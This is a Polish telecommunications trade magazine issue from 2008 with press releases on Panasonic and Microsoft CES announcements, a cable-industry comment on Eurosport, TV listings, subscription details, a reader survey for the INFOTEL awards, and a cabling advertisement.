Podczas międzynarodowych targów CES 2008 Panasonic i YouTube ogłosiły, że w wyniku nawiązania przez obie firmy współpracy telewidzowie uzyskają szybki i łatwy dostęp do milionów plików video z serwisu YouTube. Będzie to możliwe dzięki nowym płaskim telewizorom plazmowym wysokiej rozdzielczości Panasonic Viera z serii PZ850 wyposażonych w interfejs Viera Cast™. Gwarantuje on nie tylko możliwość oglądania plików video z YouTube, ale także przeglądania i publikowania zdjęć w popularnym serwisie Google Picasa Web Albums.

Panasonic zadbał o to, aby możliwe było przeglądanie popularnych serwisów foto-video bezpośrednio na ekranie zintegrowanego z internetem telewizora. Wyróżniające się ciekawą stylistyką telewizory z serii PZ850 wyposażone w interfejs Viera Cast™ umożliwiają wyszukiwanie i oglądanie bezpłatnych filmów video z YouTube oraz przeglądanie i dodawanie online zdjęć w niezwykle popularnym serwisie fotograficznym Google Picasa Web Albums w komfortowych warunkach domowego salonu.

– Jesteśmy podekscytowani myślą o wprowadzeniu na rynek telewizorów wysokiej rozdzielczości z serii PZ850, które umożliwiają dostęp do plików video z YouTube i zdjęć z Picasa praktycznie po pojedynczym kliknięciu. Po raz pierwszy telewidzowie będą mogli w pełni skorzystać ze zintegrowanej rozrywki na dużym ekranie. YouTube już jest spektakularnym globalnym sukcesem jego twórców, a my dalej rozszerzamy możliwości domowej przygody w świecie HD – powiedział **Toshihiro Sakamoto**, prezes AVC Networks Company w Panasonic.

– Nasze działania koncentrujemy na dostarczaniu użytkownikom niesamowitych wrażeń, niezależnie od ich aktualnej lokalizacji. Współpraca z takim liderem branży, jak Panasonic pozwoli na swobodę przeszukiwania zasobów naszego serwisu w domowym zaciszu w tak intuicyjny sposób, jak to się dzieje w przypadku korzystania z komputerów osobistych – powiedział **Steve Chen**, współzałożyciel i dyrektor zarządzający ds. technicznych YouTube.

– Tzw. rodzinny telewizor jest przydatnym i jednocześnie zabawnym sposobem na wyszukiwanie i umieszczanie ulubionych zdjęć w internecie. Także dzielenie się nimi na dużym ekranie z rodziną i przyjaciółmi przynosi wiele radości. Zintegrowane z kolekcjami zdjęć Google Picasa Web Albums telewizory Panasonic Viera pomagają osiągnąć nam jeden z naszych priorytetów – dostarczanie użytkownikom zdjęć zawsze wtedy, kiedy mają na to ochotę – powiedział **Mike Horowitz**, Product Manager w Picasa Web Albums, Google.

– Współpraca Panasonic z YouTube i Picasa Web Albums jest przykładem na to, jak wiele uwagi poświęcamy integracji internetu z telewizją wysokiej rozdzielczości, co wydaje się być naturalną drogą rozwoju globalnej sieci – powiedział **Merwan Mereby**, wiceprezes działu New Business Development w Panasonic Corporation of North America. ■

Zródło: Panasonic Polska

Komentarz Prezesa Polskiej Izby Komunikacji Elektronicznej

Dyktatura nadawców

Decyzja Spółki Multimedia Polska o nieprzedłużeniu umowy na nadawanie programu Eurosport jest bardzo ważnym sygnałem dla środowiska operatorów kablowych. Ważnym i niezwykle znaczącym, ponieważ stanowi przesłankę końca okresu dyktatury nadawców na polskim rynku telewizyjnym.

Tacy nadawcy, jak francuski Eurosport albo po partnersku będą traktować 4,5 miliona widzów w całym kraju, albo stale będą trwały konflikty na tle ich zbyt wygórowanych żądań finansowych, które uderzają i w abonentów telewizji kablowej, i w operatorów, szczególnie tych w miastach średniej wielkości oraz tych „niewielkich" – lokalnych czy osiedlowych.

Od 2006 roku Polska Izba Komunikacji Elektronicznej, zrzeszająca najliczniejszą grupę operatorów różnej wielkości z całego kraju, prowadzi rozmowy z Eurosportem na temat korzystnych warunków reemitowania programu w sieciach kablowych. Warunków korzystnych dla wszystkich trzech stron – nadawców, operatorów i abonentów. Rozmowy te są jednak bezskuteczne, mimo naszej woli negocjacji i doprowadzenia do kompromisu.

Warto zauważyć, że polski abonent ma już do wyboru osiem programów sportowych, które są w stanie zastąpić ofertę Eurosport za godziwą cenę. To sam rynek bowiem powinien ocenić, czy dany program jest wart swojej ceny, czy nie – takie są zdrowe zasady gospodarki wolnorynkowej w demokratycznym kraju.

Wobec nieprzejednanej postawy kierownictwa programu Eurosport operatorzy zrzeszeni w PIKE poważnie rozważają, aby pójść w ślady Spółki Multimedia Polska i wypowiedzieć umowy z kierownictwem Eurosport. Są na to gotowi. A co w takiej sytuacji robi kierownictwo programu Eurosport? Milczy, nie reaguje… Ignoruje? Ale kogo? Operatorów czy swoich widzów?

Katarzyna Turska
– rzecznik prasowy PIKE

Cyfrowe wizje Microsoft

Bill Gates: Nowa „Cyfrowa Dekada”

Bill Gates oraz Robbie Bach, dyrektor działu Entertainment & Devices w Microsoft Corp., ogłosili podczas tegorocznej edycji targów Consumer Electronics Show (CES) w Las Vegas nowe wizje oraz inicjatywy Microsoft w zakresie rozwiązań do rozrywki. Poinformowano m.in. o umowach zawartych pomiędzy Microsoft a Disney-ABC Television Group, NBC Universal oraz Metro-Goldwyn-Mayer Studios Inc. (MGM). Działania te mają na celu podkreślenie znaczenia oprogramowania w codziennym życiu każdego człowieka oraz możliwości, jakie niosą ze sobą nowe technologie w zakresie komunikacji, dostępu do informacji i innych osób oraz rozrywki.

W swoim wystąpieniu Bill Gates podkreślił, że ostatnie lata można zaliczyć do pierwszej, trwającej od 2001 roku prawdziwej „Cyfrowej Dekady”. W tym czasie stale rosła popularność komputerów PC pracujących pod kontrolą systemu Windows, rozpowszechniony został szerokopasmowy dostęp do internetu. Ogromną popularność zyskały telefony komórkowe, a także mobilne urządzenia multimedialne.

– *Odkąd po raz pierwszy mówiłem o „Cyfrowej Dekadzie” w 2001 roku, tempo wzrostu popularności technologii cyfrowych, dzięki którym zmienia się sposób, w jaki pracujemy, uczymy się i bawimy, było ogromne. Mimo to, nadal jesteśmy na początku drogi prowadzącej do zmian, jakie wniesie w nasze życie technologia. Kolejna „Cyfrowa Dekada” przyniesie nam jeszcze większe korzyści wynikające z użytkowania nowych technologii* – powiedział **Bill Gates**.

Podczas swojego wystąpienia Bill Gates zaprezentował własną wizję najbliższej „Cyfrowej Dekady”, w której szerokie możliwości wynikające z użytkowania technologii staną się stałym i powszechnym elementem naszego życia. Technologia *High-Definition* będzie powszechnie dostępna; naturalne interfejsy dostosowane do potrzeb użytkowników, urządzenia z usługami opartymi na internecie oraz szerokie możliwości przechowywania ogromnych ilości danych, dostępnych za pośrednictwem internetu sprawią, że użytkownicy uzyskają możliwość szybkiego i nieskrępowanego dostępu do wszystkich potrzebnych i poszukiwanych informacji i możliwości, bez względu na miejsce, w którym się znajdują.

Efektem umowy pomiędzy Microsoft i NBC Universal będzie możliwość dostępu do licznych materiałów filmowych, zdjęciowych i multimedialnych związanych z tegorocznymi igrzyskami olimpijskimi, które odbędą się w Pekinie. Materiały o charakterze „on-demand” będą zamieszczane na stronach NBCOlympics.com w portalu MSN, która będzie oficjalną amerykańską stroną igrzysk. Serwis, zasilany technologią Microsoft Silverlight, będzie dostępny bezpłatnie dla użytkowników wszystkich technologii, przeglądarek internetowych oraz platform sprzętowo-programowych. Firma poinformowała również, że stacje telewizyjne ABC Television oraz Disney Chanel nawiążą współpracę z serwisem Xbox Live i będą dostępne do pobrania bezpośrednio na konsolę Xbox 360. Dodatkowo, studio MGM udostępni za pośrednictwem serwisu swoją bibliotekę największych hitów filmowych.

Microsoft poinformował również o sukcesie konsoli do gier Xbox 360, która w samym okresie świątecznym została sprzedana w 17,7 milionów egzemplarzy. Amerykańscy konsumenci wydali w 2007 roku na konsolę Xbox 360 więcej niż na jakąkolwiek inną platformę do gry. Tym samym Microsoft ma szansę odnieść największy sukces w dziedzinie sprzedaży gier i sprzętu do gier komputerowych w historii tego rynku w USA. W swoim wystąpieniu Bill Gates mówił też o ciągłej transformacji komputera osobistego oraz o sprzedaniu ponad 100 mln egzemplarzy nowego systemu operacyjnego firmy – Windows Vista. Tym samym Vista staje się jednym z centralnych elementów tworzących ideę „Cyfrowej Dekady”.

Poinformowano również, że sieci telewizyjne Showtime Networks Inc. oraz Turner Broadcasting System Inc.'s TNT i CNN wprowadziły nowe aplikacje umożliwiające odbiór telewizji cyfrowej za pośrednictwem platformy Microsoft Mediaroom Internet Protocol Television (IPTV), dostępnej u ponad 20 największych dostawców usług internetowych na świecie.

Dodatkowo, Microsoft poinformował, że Samsung Electronics Co. Ltd. udzieli wsparcia przy wprowadzaniu usługi Extender for Windows Media Center. Usługa ta umożliwi telewidzom dostęp do jakości HD za pośrednictwem komputera osobistego wyposażonego w system Windows Vista oraz Media Center i łącze szerokopasmowe.

Podczas swych wystąpień Gates i Bach wspomnieli też o rozwoju interfejsów użytkownika. Bach zapowiedział nową wersję Tellme, zintegrowanego mobilnego serwisu korzystającego z elementów wizualnych i głosowych, dzięki czemu użytkownik telefonu może wyświetlać potrzebne elementy za pomocą komend głosowych. Tellme jest dostępny w sieciach AT&T Wireless i Sprint Phones i będzie współdziałał z przyszłymi wersjami systemu Windows Mobile. ■

Więcej informacji na ten temat można uzyskać na stronach: http://www.microsoft.com/presspass/events/ces/default.mspx oraz http://www.microsoft.com/ces/

travelchannel

ZAPOWIEDZI – LUTY 2008

NOWOŚĆ! W POSZUKIWANIU SMAKÓW

Premiera w poniedziałek,11 lutego o godz. 21.00.

Peta Mathias jest waszym globalnym kulinarnym przewodnikiem. Wraz z nią spróbujemy wszystkich smaków – od mongolskiego grilla, po soul food z Nowego Orleanu. Indie, Chile, Hawaje oraz Chiny są w menu, gdy Peta próbuje i kosztuje się smakiem. Od dań ulicznych, po dania najlepszych restauracji. Po drodze odkrywamy, iż esencją każdego miejsca są ludzie i kuchnia. Entuzjazm Pety z pewnością zarazi was apetytem.

Tajlandia	*– 11 luty, o godz. 21.30*
Australia, północno-wschodnia Wiktoria	*– 18 luty, o godz. 21.30*
Wietnam	*– 25 luty, o godz. 21.30*

ODLEGŁE LĄDY

Nowe odcinki

Premiera we wtorek, 26 luty o godz. 19.30.

Nieważne, ile razy żeglowali już w kierunki zachodzącego słońca, zawsze wracają, by opowiedzieć nam, jak było. Paul i Sheryl wracają tym razem z nową łodzią. W tej serii Paul i Sheryl Shard żegnają się ze swoją starą łodzią i rozpoczynają poszukiwania nowej. Podczas poszukiwań odpowiedniej jednostki, Shardowie żeglują na kilku jachtach z przyjaciółmi. Odbywają ostatnią, emocjonalną podróż na Maltę na pokładzie Two Step, przed przekazaniem jej nowym właścicielom i zmierzeniem się z przeprawą przez Atlantyk na nowej łodzi. Nowe odcinki, to nowe emocje i przygody, które możesz z nami przeżyć.

ZAPOWIEDZI – MARZEC 2008

GNIEWNA PLANETA (ANGRY PLANET)

Nowa seria

Premiera w czwartek, 20 marca o godz. 20.30.

Tylko wyjątkowy podróżnik może zostać łowcą burz, niektórzy powiedzieliby nawet że to raczej wariat niż podróżnik. George Kourounis jest jednym z najbardziej aktywnych i odważnych „łowców burz", jest on, zatem „królem wariatów". Nie ma wątpliwości, co do odwagi George'a, który stawia się na drodze okrutnych tornad w Teksasie, przedziera się przez gotujące się jezioro na Karaibach, i jedzie do najgorętszego miejsca na świecie w Etiopii. Zdecydowanie bezpieczniej jest oglądać George'a zmagającego się z lawinami i zamieciami śnieżnymi w Kanadzie z zacisza własnego domu. George nawet bierze ślub na skraju wybuchającego wulkanu. Wulkan to tylko część jego zmartwień. Odważny facet!

Powtórka w sobotę, 23 marca o godz. 19.00.

Taksówką za 100 dolarów

Nowe odcinki

Premiera we wtorek, 11 marca o godz. 21.30.

Niezaspokojony przygodami z pierwszej serii, nasz zespół wraca, by znowu bawić się ze swoimi ulubionymi taksówkarzami. Tym razem jadą do Amsterdamu, Bukaresztu, Ho Chi Minh City oraz do najbardziej zatłoczonego miasta świata, Kairu. Pojawiają się nawet w Chinach, gdzie taksówkarzowi udało się znaleźć Chiński Mur, co w sumie nie było takie trudne z uwagi na jego długość. Każdy taksówkarz ma swoje własne skarby, takie jak zamki z duchami czy zupę z węża. Spodziewajcie się więcej przygód z poza utartej ścieżki.

Luksusowe podróże Varuna Sharmy

Premiera w środę, 12 marca o godz. 18.00.

Varun Sharma powraca ze swoją listą najbardziej pamiętnych i ekskluzywnych miejsc na świecie. Varunowi udaje się znaleźć jedyny w Tokio pokój z własnym basenem – tak, jest to jego pokój. Zajadając się kanapką za 150 USD w hotelu Rotz-Carlton, Varunowi włos się jeży na myśl o podróżowaniu z ograniczonym budżetem. Oglądajcie również specjalny program Varuna o daniach i drinkach, podczas którego gotować będzie z najlepszymi kucharzami świata.

Plazmowa rewolucja

Prototypowe wyświetlacze plazmowe PDP

Panasonic zaprezentował prototypowe wyświetlacze plazmowe (PDP) wykorzystujące przełomowe technologie. Wśród modeli znalazł się m.in. Panel o przekątnej 42 cale wyróżniający się technologią o dwukrotnie wyższej efektywności, zmniejszającą o połowę zużycie energii przy jednoczesnym dwukrotnym zwiększeniu jasności oraz ultrapłaski model o przekątnej 50 cali i grubości poniżej 1 cala.

Sercem wyświetlaczy jest technologia o podwójnej efektywności zastosowana w prototypie o przekątnej 42 cale. Panasonic przeprowadził gruntowną ocenę swojej poprzedniej technologii IC oraz struktur paneli, a następnie opracował nowy luminofor oraz technologię projektowania komórek, dzięki którym usprawnieniu uległ proces wyładowań. Ulepszone obwody oraz mechanizm sterowania przyczyniają się natomiast do znaczącego zmniejszenia utraty energii. Dzięki temu, prototyp Panasonic o przekątnej 42 cale wyróżnia się dwukrotnie wyższą efektywnością luminancji i oferuje taką samą jasność, jak istniejący 42-calowy wyświetlacz plazmowy o pełnej rozdzielczości (1080p), zużywając przy tym w skali roku o połowę mniej energii.

Technologia o podwójnej efektywności tworzy bazę do budowy wyświetlaczy plazmowych nowej generacji. Panele będą cieńsze, przekątne ekranu zwiększą się, wyświetlane obrazy wysokiej rozdzielczości będą jaśniejsze, a zużycie energii spadnie.

Przykładowo, 24,7-milimetrowy (1 cal) całkowicie płaski wyświetlacz plazmowy o przekątnej 50 cali ma głębokość około 4 razy mniejszą niż poprzednie modele. Jest to możliwe dzięki nowym obwodom i zmienionej technologii sterowania. Waga prototypu wynosi zaledwie 22 kg, czyli mniej więcej o połowę mniej niż waga jego poprzedników. Cieńszy profil i lżejsza waga nowego 50-calowego ekranu zapewniają swobodę aranżacji wnętrza.

Telewizor może stanowić eleganckie uzupełnienie wystroju. W zależności od preferencji użytkownika, prototypowy telewizor można zawiesić na ścianie lub podwiesić pod sufitem.

Przedstawione podczas targów CES 2008 innowacje mogą okazać się zaledwie czubkiem góry lodowej jeżeli chodzi o niezmierzony potencjał technologii plazmowej. Jest ona stosunkowo młodą technologią – od czasu wprowadzenia pierwszych telewizorów plazmowych na rynek upłynęło zaledwie około 10 lat. Wraz z rozwojem rynku poprawiała się jakość tych telewizorów i rosła ich popularność aż do chwili, gdy stały się liderem globalnego rynku dużych wyświetlaczy wysokiej jakości.

Nieustający rozwój technologii PDP sprawił, że bazujące na niej telewizory zyskały opinię rozwiązań doskonałych pod względem kontrastu, odwzorowania barw, rozdzielczości video i szerokiego kąta widzenia.

W przyszłości standardem stanie się obraz wysokiej rozdzielczości – dotyczy to zarówno transmisji telewizyjnych, jak i np. obrazów kamer oraz odtwarzaczy video zgodnych z formatem Blu-ray. Będziemy świadkami postępu w rozwoju łączności bezprzewodowej i innych technologii peryferyjnych, co przyczyni się do zwiększenia konwergencji między telewizorami a technologiami komunikacyjnymi. Równolegle do tych zmian zwiększy się popyt na wielkoekranowe płaskie telewizory wysokiej rozdzielczości. Jednocześnie wzrośnie wykorzystanie ekranów PDP m.in. w dziedzinie medycyny i edukacji.

Panasonic dąży do tego, aby w swoich produktach coraz wyżej ustawiać poprzeczkę w kwestii jakości oraz poprawiać ich walory ekologiczne. Był np. pierwszą firmą, która całkowicie wyeliminowała ołów z produkowanych przez siebie telewizorów plazmowych. Wyróżniają się one także długim czasem życia, wynoszącym 100 tys. godzin. Do ich budowy wykorzystuje się także naturalne materiały, np. membrany z włókna bambusowego stosowane w głośnikach. ■

Źródło: Panasonic Polska

Prenumerata

Zachęcamy do prenumeraty INFOTELA.

Zapewni ona Czytelnikom stały, pewny dostęp do wiedzy i informacji na tematy szeroko pojętej telekomunikacji i teleinformatyki.

Cena prenumeraty rocznej wynosi **60 zł**.

Koszty wysyłki pocztowej pokrywa redakcja.

Zasady prenumeraty

1. Druk zamówienia prenumeraty znajduje się na stronie portalu **www.techbox.pl**.
2. Po wypełnieniu, zamówienie proszę przesłać faksem na nr **052 373 52 43** lub pocztą na adres redakcji. Wydawnictwo nie ponosi odpowiedzialności za skutki nieprawidłowego wypełnienia zamówienia.
3. Prenumerata jest przyjmowana na taką liczbę numerów, jaka została zaznaczona w zamówieniu.
4. Opłaty za prenumeratę można dokonywać przekazem pocztowym lub przelewem na konto ING Bank Śląski, O/Bydgoszcz, nr **87 1050 1139 1000 0022 4829 2084**.
5. Prenumerata przyjmowana jest od najbliższego numeru po otrzymaniu potwierdzenia wpłaty.
6. Pytania i wątpliwości należy kierować pod numerami telefonów: **052 325 83 10** oraz **052 325 83 16**.

ANKIETA CZYTELNIKA

X edycja konkursu o LAUR INFOTELA

„Złoty Laur Czytelników INFOTELA" w kategoriach:

operator telefonii mobilnej .....
(nazwa operatora)

operator telefonii stacjonarnej .....
(nazwa operatora)

operator satelitarny .....
(nazwa operatora)

operator telewizji kablowej .....
(nazwa operatora)

nadawca telewizyjny .....
(nazwa nadawcy)

telewizyjny kanał tematyczny .....
(nazwa kanału)

witryna internetowa .....
(nazwa witryny)

Drogi Czytelniku,

budowanie przyjaznych relacji między firmą a klientem
opiera się na wzajemnym zaufaniu oraz wykorzystaniu
nowych technologii w maksymalnym uproszczeniu procedur
związanych z wprowadzeniem innowacyjnych usług
ukierunkowanych na użytkownika.
Wśród nadesłanych ankiet wylosujemy osobę, dla której
organizator ufunduje 3-dniowy pobyt z osobą towarzyszącą
w Mikołajkach – Hotel Gołębiewski podczas trwania VII Kongresu INFOTELA
w dniach 4-7 kwietnia 2008 r.

Czytelnie wypełnione ankiety prosimy przesyłać na adres organizatora.
Dane teleadresowe osoby wypełniającej ankietę:

..... e-mail ..... telefon

Zgłoszenia do udziału w konkursie przyjmujemy do:
Szczegółowe informacje dotyczące konkursu
znajdują się na portalu www.techbox.pl

15.04.2008 r.

ORGANIZATOR:
ul. Stawowa 110, 85-323 Bydgoszcz, tel. (052) 325 83 10, fax (052) 373 52 43
e-mail: office@msgmedia.pl, www.techbox.pl

I. KATEGORIE GŁÓWNE:
- systemy komunikacji elektronicznej;
- elementy systemów;
- usługi;
- wdrożenia;
- media elektroniczne

II. KATEGORIE ZA SZCZEGÓLNE OSIĄGNIĘCIA:
- osobie;
- firmie;
- instytucji

III. KATEGORIE ZA MINIONĄ DEKADĘ:
- osobie;
- firmie;
- instytucji

IV. KATEGORIE „ZŁOTY LAUR CZYTELNIKÓW INFOTELA":
- operator telefonii mobilnej;
- operator telefonii stacjonarnej;
- operator satelitarny;
- operator telewizji kablowej;
- nadawca telewizyjny;
- telewizyjny kanał tematyczny;
- witryna internetowa

X edycja konkursu o
LAUR INFOTELA

INFOTEL 1997 MSG MEDIA

Podczas 10. jubileuszowej edycji konkursu wręczone zostaną Platynowe Laury za minioną dekadę

Uroczyste rozstrzygnięcie i wręczenie LAURÓW INFOTELA nastąpi 5 czerwca 2008 roku podczas VII Kongresu INFOTELA na uroczystej Gali Komunikacji Elektronicznej Hotel Gołębiewski w Mikołajkach

Patronat honorowy:
- Urząd Komunikacji Elektronicznej
- Międzynarodowe Targi Łódzkie
- Krajowe Sympozjum Telekomunikacji i Teleinformatyki
- Krajowa Izba Gospodarcza Elektroniki i Telekomunikacji

Zgłoszenia do udziału w konkursie przyjmujemy do:

Szczegółowe informacje dotyczące konkursu znajdują się na portalu www.techbox.pl

15.04.2008 r.

MSG MEDIA
ul. Stawowa 110, 85-323 Bydgoszcz, tel. (052) 325 83 10, fax (052) 373 52 43
e-mail: office@msgmedia.pl, www.techbox.pl

Maksymalizacja sieci, **maksymalizacja potencjału firmy**

Czy Państwa firma buduje nową infrastrukturę sieciową? A może modernizuje starszy system? W każdym przypadku stawiamy sobie za cel maksymalizację możliwości sieci, aby zaspokajała Państwa potrzeby dziś i w przyszłości.

Nasz globalny zespół specjalistów technicznych dokona rzetelnej oceny Państwa infrastruktury sieciowej i zaoferuje najlepiej dobrane oraz najskuteczniejsze rozwiązanie, odpowiadające Państwa wymaganiom.

Od ponad 20 lat dział Premise Networks firmy Molex opracowuje wszechstronne systemy okablowania UTP, FTP i światłowodowego do transmisji głosu, danych i sygnałów wizyjnych.

Jako jeden z pionierów okablowania strukturalnego dostarczyliśmy najnowocześniejsze rozwiązania firmom zaliczanym do największych na świecie.

Aby optymalnie wykorzystać potencjał Państwa infrastruktury sieciowej, zapraszamy pod adres: www.molexpn.com.pl.

molex®
one company › a world of innovation

www.molexpn.com.pl